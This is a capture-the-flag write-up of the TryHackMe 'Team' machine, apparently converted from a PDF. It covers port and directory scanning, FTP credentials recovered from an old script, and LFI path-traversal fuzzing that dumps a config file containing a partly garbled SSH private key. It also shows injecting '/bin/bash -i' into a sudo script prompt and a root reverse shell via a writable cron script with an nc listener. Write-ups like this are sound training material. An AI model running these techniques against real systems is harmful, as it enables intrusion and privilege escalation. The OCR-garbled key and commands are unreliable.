

Scanning and Fuzzing

nmap scan :-

Command Used :- `sudo nmap teamev.thm -v -sV`

Output :-

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-04 02:30 IST
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 02:30
Scanning teamev.thm (10.10.26.66) [4 ports]
Completed Ping Scan at 02:30, 0.17s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 02:30
Scanning teamev.thm (10.10.26.66) [1000 ports]
Discovered open port 21/tcp on 10.10.26.66
Discovered open port 80/tcp on 10.10.26.66
Discovered open port 22/tcp on 10.10.26.66
Completed SYN Stealth Scan at 02:30, 9.44s elapsed (1000 total ports)
Initiating Service scan at 02:30
Scanning 3 services on teamev.thm (10.10.26.66)
Completed Service scan at 02:30, 6.42s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.26.66.
Initiating NSE at 02:30
Completed NSE at 02:30, 0.66s elapsed
Initiating NSE at 02:30
Completed NSE at 02:30, 0.60s elapsed
Nmap scan report for teamev.thm (10.10.26.66)
Host is up (0.15s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.58 seconds
Raw packets sent: 2006 (88.240KB) | Rcvd: 12 (550B)
```

nmap all ports :-

Command Used :- `sudo nmap teamev.thm -v -p- -r -sC -sV`

[`sudo`] password for `maskman`:

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-04 02:34 IST
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 02:34
Completed NSE at 02:34, 0.00s elapsed
Initiating NSE at 02:34
Completed NSE at 02:34, 0.00s elapsed
Initiating NSE at 02:34
Completed NSE at 02:34, 0.00s elapsed
```

```

Initiating Ping Scan at 02:34
Scanning teamev.thm (10.10.26.66) [4 ports]
Completed Ping Scan at 02:34, 0.18s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 02:34
Scanning teamev.thm (10.10.26.66) [65535 ports]
Discovered open port 21/tcp on 10.10.26.66
Discovered open port 22/tcp on 10.10.26.66
Discovered open port 80/tcp on 10.10.26.66
Completed SYN Stealth Scan at 02:38, 232.79s elapsed (65535 total ports)
Initiating Service scan at 02:38
Scanning 3 services on teamev.thm (10.10.26.66)
Completed Service scan at 02:38, 6.32s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.26.66.
Initiating NSE at 02:38
Completed NSE at 02:38, 4.46s elapsed
Initiating NSE at 02:38
Completed NSE at 02:38, 1.06s elapsed
Initiating NSE at 02:38
Completed NSE at 02:38, 0.00s elapsed
Nmap scan report for teamev.thm (10.10.26.66)
Host is up (0.15s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 79:5f:11:6a:85:c2:08:24:30:6c:d4:88:74:1b:79:4d (RSA)
|   256 af:7e:3f:7e:b4:86:58:83:f1:f6:a2:54:a6:9b:ba:ad (ECDSA)
|_  256 26:25:b0:7b:dc:3f:b2:94:37:12:5d:cd:06:98:c7:9f (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works! If you see this add 'te...
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

```

NSE: Script Post-scanning.
Initiating NSE at 02:38
Completed NSE at 02:38, 0.00s elapsed
Initiating NSE at 02:38
Completed NSE at 02:38, 0.00s elapsed
Initiating NSE at 02:38
Completed NSE at 02:38, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 245.22 seconds
Raw packets sent: 131231 (5.774MB) | Rcvd: 80930 (19.665MB)

```

nikto :-

Command Used:- nikto -h http://teamev.thm

Output:-

```

- Nikto v2.1.6
-----
+ Target IP:          10.10.26.66
+ Target Hostname:    teamev.thm
+ Target Port:        80
+ Start Time:         2021-08-04 02:31:05 (GMT5.5)
-----
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some

```


```

forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the
site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the
2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 2c66, size: 5b90510390674, mtime: gzip
+ Allowed HTTP Methods: POST, OPTIONS, HEAD, GET
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7785 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time: 2021-08-04 02:52:40 (GMT5.5) (1295 seconds)
-----
+ 1 host(s) tested

```

ffuf and Dirbuster :-

Command Used :- ffuf -u http://teamev.thm/FUZZ -w /home/maskman/Desktop/-machines/SecLists-master/Discovery/Web-Content/-Apache.fuzz.txt



v1.3.1 Kali Exclusive <3

```

:: Method      : GET
:: URL        : http://teamev.thm/FUZZ
:: Wordlist    : FUZZ: /home/maskman/Desktop/machines/SecLists-master/-
Discovery/Web-Content/Apache.fuzz.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout      : 10
:: Threads      : 40
:: Matcher      : Response status: 200,204,301,302,307,401,403,405

```

/index.html	[Status: 200, Size: 11366, Words: 3512, Lines: 374]
/server-status	[Status: 403, Size: 275, Words: 20, Lines: 10]
/.htpasswd	[Status: 403, Size: 275, Words: 20, Lines: 10]
/.htaccess	[Status: 403, Size: 275, Words: 20, Lines: 10]
/.htaccess.bak	[Status: 403, Size: 275, Words: 20, Lines: 10]
:: Progress: [8531/8531] :: Job [1/1] :: 140 req/sec :: Duration: [0:00:42] :: Errors: 0 ::	

Dirbuster showed a file named “script.txt” in scripts directory.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://team.thm:80/ Scan Information Results - List View: Dirs: 9 Files: 6 \ Results - Tree View \ Errors: 0 \

Type	Found	Response	Size
Dir	/	200	3217
Dir	/images/	200	941
Dir	/images/fulls/	200	116
Dir	/images/thumb/	200	1170
File	/assets/js/jquery.poptron.min.js	200	12355
File	/assets/js/skel.min.js	200	9359
File	/assets/js/main.js	200	1455
File	/assets/js/jquery.min.js	200	85903
File	/robots.txt	200	232
File	/scripts/script.txt	200	871
Dir	/scripts/	403	443
Dir	/asset/	403	443
Dir	/icons/	403	443
Dir	/assets/js/	403	443
Dir	/assets/css/	403	443
Dir	/icons/small/	403	443

Current speed: 241 requests/sec (Select and right click for more options)

Average speed: (T) 405, (C) 221 requests/sec

Parse Queue Size: 0

Total Requests: 46240/6606452

Time To Finish: 08:15:29

Current number of running threads: 200

Back Pause Stop Report

Gathering FTP creds:-

At the end , there's a note to self stating that old script's extension has been changed. After few tries , I got that file too.

```

Scan x Dir-Enum x Hydra x maskman@machine: ~/Desktop/machines/THM x maskman@machine: ~ x gobu
Connecting to team.thm (team.thm)|10.10.26.66|:80 ... connected. ⚠ Errors: 0
HTTP request sent, awaiting response ... 200 OK
Length: 597 [text/plain]
Saving to: 'script.txt'

script.txt          100%[=====]      597 -- •--KB/s    in 0s
2021-08-04 03:43:01 (28.0 MB/s) - 'script.txt' saved [597/597]

File: (maskman@machine)-[~]
$ cat script.txt
#!/bin/bash
read -p "Enter Username: " REDACTED
read -sp "Enter Username Password: " REDACTED
echo
ftp_server="localhost"
ftp_username="$Username"
ftp_password="$Password"
mkdir /home/username/linux/source_folder
source_folder="/home/username/source_folder/"
cp -avr config* $source_folder
dest_folder="/home/username/linux/dest_folder/"
ftp -in $ftp_server <<END_SCRIPT
quote USER $ftp_username
quote PASS $decrypt
cd $source_folder
!cd $dest_folder
mget -R *
quit

# Updated version of the script
# Note to self had to change the extension of the old "script" in this folder, as it has creds in

File: (maskman@machine)-[~]
$ wget http://team.thm/scripts/script.txt.old
--2021-08-04 03:44:03--  http://team.thm/scripts/script.txt.old
Resolving team.thm (team.thm) ... 10.10.26.66
Connecting to team.thm (team.thm)|10.10.26.66|:80 ... connected.
HTTP request sent, awaiting response ... 404 Not Found
2021-08-04 03:44:31 ERROR 404: Not Found.

File: (maskman@machine)-[~]
$ wget http://team.thm/scripts/script.old
--2021-08-04 03:44:38--  http://team.thm/scripts/script.old
Resolving team.thm (team.thm) ... 10.10.26.66
Connecting to team.thm (team.thm)|10.10.26.66|:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 466 [application/x-trash]
Saving to: 'script.old' 196 requests/sec

script.old          100%[=====]      466 -- •--KB/s    in 0s
Total Requests: 78478/7278096
2021-08-04 03:45:03 (24.4 MB/s) - 'script.old' saved [466/466]
Time To Finish: 10:12:12

```

Script Old file's content :-


```
[maskman@machine]~[~/Desktop/machines/THM/teamcv
$ cat script.old
#!/bin/bash
read -p "Enter Username: " ftpuser
read -sp "Enter Username Password: " T3@m$h@r3
echo FILE System
ftp_server="localhost"
ftp_username="$Username"
ftp_password="$Password"
mkdir /home/username/linux/source_folder
source_folder="/home/username/source_folder/"
cp -avr config* $source_folder
dest_folder="/home/username/linux/dest_folder/"
ftp -in $ftp_server <<END_SCRIPT
quote USER $ftp_username
quote PASS $decrypt
cd $source_folder
!cd $dest_folder
mget -R *
quit
```

Now , I logged into the FTP server using the credentials in the image and found a file named “Newsite.txt”.

```
[maskman@machine]~[~/Desktop/machines/THM/teamcv
$ cat New site.txt
Dale
I have started coding a new website in PHP for the team to use, this is currently under development. It can be
found at ".dev" within our domain.
Also as per the team policy please make a copy of your "id_rsa" and place this in the relevant config file.
Gyles
```


ffuf-LFI fuzzing

After going through the Newsite.txt file , I thought that there could be a subdomain as "dev.team.thm". So, I added that subdomain to my hosts file and browsed that url and found that there is a link to a script. So, I used the hint from tryhackme which is LFI and used that to get files from the server.



```
# $OpenBSD: sshd_config,v 1.101 2017/03/14 07:19:07 djm Exp $ # This is the sshd server system-wide configuration file. See # ssdh config(5) for more information. # This sshd was compiled with PATH=/usr/bin/bin/usr/sbin/sbin # The strategy used for options in the default sshd config shipped with # OpenSSH is to specify options with their default value where # possible, but leave them commented. Uncommented options override the # default value. #Port 22 #AddressFamily any #ListenAddress 0.0.0.0 #ListenAddress :: #HostKey /etc/ssh/ssh_host_rsa_key #HostKey /etc/ssh/ssh_host_ecdsa_key #HostKey /etc/ssh/ssh_host_ed25519 key # Ciphers and keying #RekeyLimit default none # Logging #SyslogFacility AUTH #LogLevel INFO # Authentication: #RSAAuthentication yes #LoginGraceTime 2m PermitRootLogin without-password #StrictModes yes #MaxAuthTries 6 #MaxSessions 10 #AuthorizedAuthentication yes PubkeyAcceptedKeyTypes=+ssh-dss # Expect .ssh/authorized_keys2 to be disregarded by default in future. #AuthorizedKeysFile /home/%u/.ssh/authorized_keys #AuthorizedPrincipalsFile none #AuthorizedKeysCommand none #AuthorizedKeysCommandUser nobody # For this to work you will also need host keys in /etc/ssh/ssh_known_hosts #HostbasedAuthentication no # Change to yes if you don't trust ~/ssh/known_hosts for # HostbasedAuthentication #IgnoreUserKnownHosts no # Don't read the user's ~.rhosts and ~.shosts files # IgnoreRhosts yes # To disable tunneled clear text passwords, change to no here! #PasswordAuthentication yes #PermitEmptyPasswords no # Change to yes to enable challenge-response passwords (beware issues with # some PAM modules and threads) ChallengeResponseAuthentication no # Kerberos options #KerberosAuthentication no #KerberosOrLocalPasswd yes #KerberosTicketCleanup yes #KerberosGetAFSToken no # GSSAPI options #GSSAPIAuthentication no #GSSAPICleanupCredentials yes #GSSAPIStrictAcceptorCheck yes #GSSAPICheckChange no # Set this to 'yes' to enable PAM authentication, account processing, # and session processing. # If you want the PAM account and # PasswordAuthentication. Depending on your PAM configuration, # PAM authentication via ChallengeResponseAuthentication may bypass # the setting of 'PermitRootLogin without-password'. # If you just want the PAM account and session checks to run without # PAM authentication, then enable this but set PasswordAuthentication # and ChallengeResponseAuthentication to 'no'. UsePAM no #AllowAgentForwarding yes #AllowTcpForwarding yes #GatewayPorts no X11Forwarding yes X11DisplayOffset 10 #X11UseLocalhost yes #PermitTTY yes PrintMotd no #PrintLastLog yes #TCPKeepAlive yes #UseLogin no #PermitUserEnvironment no #Compression delayed #ClientAliveInterval 0 #ClientAliveCountMax 3 #UseDNS no #PidFile /var/run/sshd.pid #MaxStartups 10:30:100 #PermitUserEnvironment no #ChrootDirectory none #VersionAddendum none # no default banner path #Banner none # Allow client to pass locale environment variables AcceptEnv LANG LC_* # override default of no subsystems Subsystem sftp /usr/lib/openssh/sftp-server # Example of overriding settings on a per-user basis #Match User anonymous #ForceCommand csh #ForceCommand cmd #AllowUsers dale #AllowUsers dale gyles # Dale id rsys --BEGIN OPENSSH PRIVATE KEY-- #b3BhnbNzA1CrxKtdjEAAAABG5vbUmaAAAEBm9tQZAAAABAA1BwAAAAdzc2gtc#NhAAAQAAyEAAAAGkMTH3zm+grqe0znHBLqjruB9k2rXzdCr6qfLJ+uH4ZVE #NUkb15WUdR4ockdJfj81D1bDshais4FPRjkqU1+q+11+p96ZIEKtm93aYy3+Y-rgglN/W#G+RPq8P6/ufU0frxtE54H1l03hbN+jMnJmXzuz49d0f9m99jY16Dw5XGsaWK #o9WqHmL5S0lYu/fy5VAt0jOpvy8ldhFUuaZuic+j0+BeQ6ePFhxFeF6WnOsNsPks+q+xP #2MULL0detr8WhRtXuaOOQlx02qz+2+WDKMyJmzlzwml4E1OKj1/hw718r6bJbjqAqA #k5xunOxPnyWAGIMONXOSlqA+eAcaGwsF1a0g18G/TqjbwC3mgnwZBhC30LGSj0KS #xtA14yRaz/Eqk8h8UpvowsGGis+trkxBtgcceWuJy2ndX2gIK252vqrZdbA1S #0soiahlHuod+3n/ysSu/hOhKq14jMW6v6eCSMrIaAAFKnt4pcTBxKEAAAAB3NzaC1yc2 #EAAAGBAJ4OjeX985vnuq6nkM5+Rwy4K7qfZqNq1/3cwg+73SRyfr+hGRDVjG4vUDmU #eKHJOHRYNN19WeyTIVorABUSSZ1FktfszfqfSBCrZvd2mMt/mIJYf1qBvK16jD/vY #7h5vNHN7/CbzXoeB95dnx2zfb2+CPTy177s+FPQ39YzvSWuglcoVxrGlqPVqh4s+V0v #JWLW38vqQGDndyKck4fCHRVlgM37gvn49AXEOnjxYcRbeImqKqStqzTzFC0CHe7a/#FoVEU8bmjkdIMUNssFs1gyIsp8yf5c8j0Bj9i05f48OyPK5OowY2zqLpocbjps758l #gBqjNFzqUng4lPng43ghn8ehdW1CPbv07SX23Ft94j86QVYXN9LixCaQskbQNSeMkWs4 #xKivVpBVl6MLBhpPra5MQWIIHlsCRVlnWlwtqjW19qJss+dr6hWXWwGtUlk1mrx4rsH #ftzB0Ler4tSiODPh+XKjxEjKwAAAABAEEAAAGAG09gN8u3zBTTXZPVz4tekwojji #esUW5UVqzubreU99WUsG7V50VRqFuoh2h1VfnHll7qr5QAvGR0+QxkGlyAjKO #eXCljA4JuR2S/Ay7kUXjHmr+C0Sc #WTY47YQghUPLHoXKwLq/PB2tenkWN0p0rb85R #N1hjj+sMAWkjfwH+QeBvHLP23YqjeCORxNj3Vg/4lnjxRyrhUuBrWekod4Rsg #Q4MuVHDPx20KWAIIIB#TbErAxACPU3/Sy4Mj69dwpeFteFsfQeoJpkEMn1Gkf1Hy #12lCuU7CzHJL909AT5VmAnntGK4H5U01V2z22Zz0s01Rt5svnhU6X6Pldn61PgGBW #Vs5rQgadSFUnoBr+E+Cu12cyLWVKnV+FQHD6yNaU25Xa8dDlp204gJAjZr0kUkXGIdz #82aDaTcAV/RkdZ2YCb53WVr27EnWd06NvMXG8pZQKwU12B7wldqmn3ZB6gFNFUv5AAA #wQCS5Tze22XPj5yN7EgrQ16wUiwWP9p68SuXHVbqvjdQor8l1Povs9eFohRA3M3h0g #z+z+dN4wLkHMDaGyojaUJU9WqSw9ltaNtdXpXkFSSgXrfaLz3yqXZPTdvpah+WP5S8u6 #/QdHyE+AnDGMNQY9H36gTyMEJZGVzeBB7 #ocepv6U5HwlqFB+SCuuhKt3egf8Bm7O39K1UUKN6PWB4/laAADBAMuCxRjE9A7sxxz #s$QD/wq5cQx+Hj820ZXBTw9cTtxLr1l0GdDK01H+pwmDksTcGK0xeU8AzMo9j0OOb #mpZp7f7nSjDPbEx6an/WzWVlbC56GcmM5vTlkrWdXuuyanEw8CMHUZCMYsIftbzxexKur #rbZOU17/ccfvHv3guNv3yppX4BuQXckMuJ0Bfg #e9WbKXg7fL7F28XaYXn19wPvBHPDw4uMaaAEaxTKshv88b0vmaeY0xppqMNs9qPxvDs5 #2BRGRg22AcuTmfONGW04on+ptEPtLA3kldnRpf9KGcne+J6SYjBdHhvJleOMMH #8kURDEVyzbpb2l/5yjawaSjayM+BpCyaUd19FHyalersYc6zofLjBc3Ay1oPoQx #b1wrZt/BTpig+d+Fc5 #W/k79abn3OBQBf8ewDhcjs+44TFGjdfMdFydxFr7AyV7 #CPFMeoYedghfAAAAE3A0aW50LXAocnJedBwYXjybzQAgMEBQYH ---END OPENSSH PRIVATE KEY---
```

Command Used :- ffuf -u http://dev.team.thm/script.php?page=../../../../FUZZ -w /home/maskman/Desktop/machines/-SecLists-master/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt -c



Foothold

I used the private key gathered by exploiting LFI and Logged in as “Dale”

```
(maskman@machine)-[~/Desktop/machines/THM/teamcw]
$ ssh -i id_rsa dale@team.thm
WARNING: UNPROTECTED PRIVATE KEY FILE!
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
dale@team.thm's password:
```

```
(maskman@machine)-[~/Desktop/machines/THM/teamcw]
$ chmod 600 id_rsa 130 ✘

(maskman@machine)-[~/Desktop/machines/THM/teamcw]
$ ssh -i id_rsa dale@team.thm
Last login: Mon Jan 18 10:51:32 2021
dale@TEAM:~$ ls -l
total 4
-rw-rw-r-- 1 dale dale 17 Jan 15 2021 user.txt
dale@TEAM:~$ cat user.txt
THM{[REDACTED]
dale@TEAM:~$
```

Lateral Movement

After Gaining the user flag from user Dale, I checked the user permissions and found out that dale can run a script named “admin_checks” as the user “gyles”. Here's How I gained “Gyles” user shell.

```
dale@TEAM:~$ sudo -u gyles /home/gyles/admin_checks
Reading stats.
Reading stats..
Enter name of person backing up the data: gyles
Enter 'date' to timestamp the file: /bin/bash -i
The Date is uid=1001(gyles) gid=1001(gyles) groups=1001(gyles),1003(editors),1004(admin)
gyles@TEAM:~$
```

Root Shell

I used LinEnum.sh and found out that there is a cron job being run as root which is “/bin/bash /opt/admin_stuff/script.sh” script.

We cannot edit the script but we can modify one of the script being called by the “script.sh” script.

I inserted reverse shell code in that script which we can modify and set up a listener on my machine . I got back the reverse shell as root within few seconds.

```
(maskman@machine)~$ rlwrap nc -lvpn 4444
listening on [any] 4444 ...
connect to [10.8.192.73] from (UNKNOWN) [10.10.26.66] 46504
bash: cannot set terminal process group (25089): Inappropriate ioctl for device
bash: no job control in this shell
id
id
uid=0(root) gid=0(root) groups=0(root),1004(admin)
ls -l
ls -l
total 4
-rw-r--r-- 1 root root 18 Jan 15 2021 root.txt
cat root.txt
cat root.txt
THM{[REDACTED]}
cd /home/
cd /home/
ls -l
ls -l
total 12
drwxr-xr-x 6 dale dale 4096 Jan 15 2021 dale
drwxr-xr-x 5 nobody nogroup 4096 Jan 15 2021 ftpuser
drwxr-xr-x 6 gyles gyles 4096 Jan 17 2021 gyles
cd dale
cd dale
ls -l
ls -l
total 4
-rw-rw-r-- 1 dale dale 17 Jan 15 2021 user.txt
cat user.txt
cat user.txt
THM{[REDACTED]}
root@TEAM:/home/dale#
```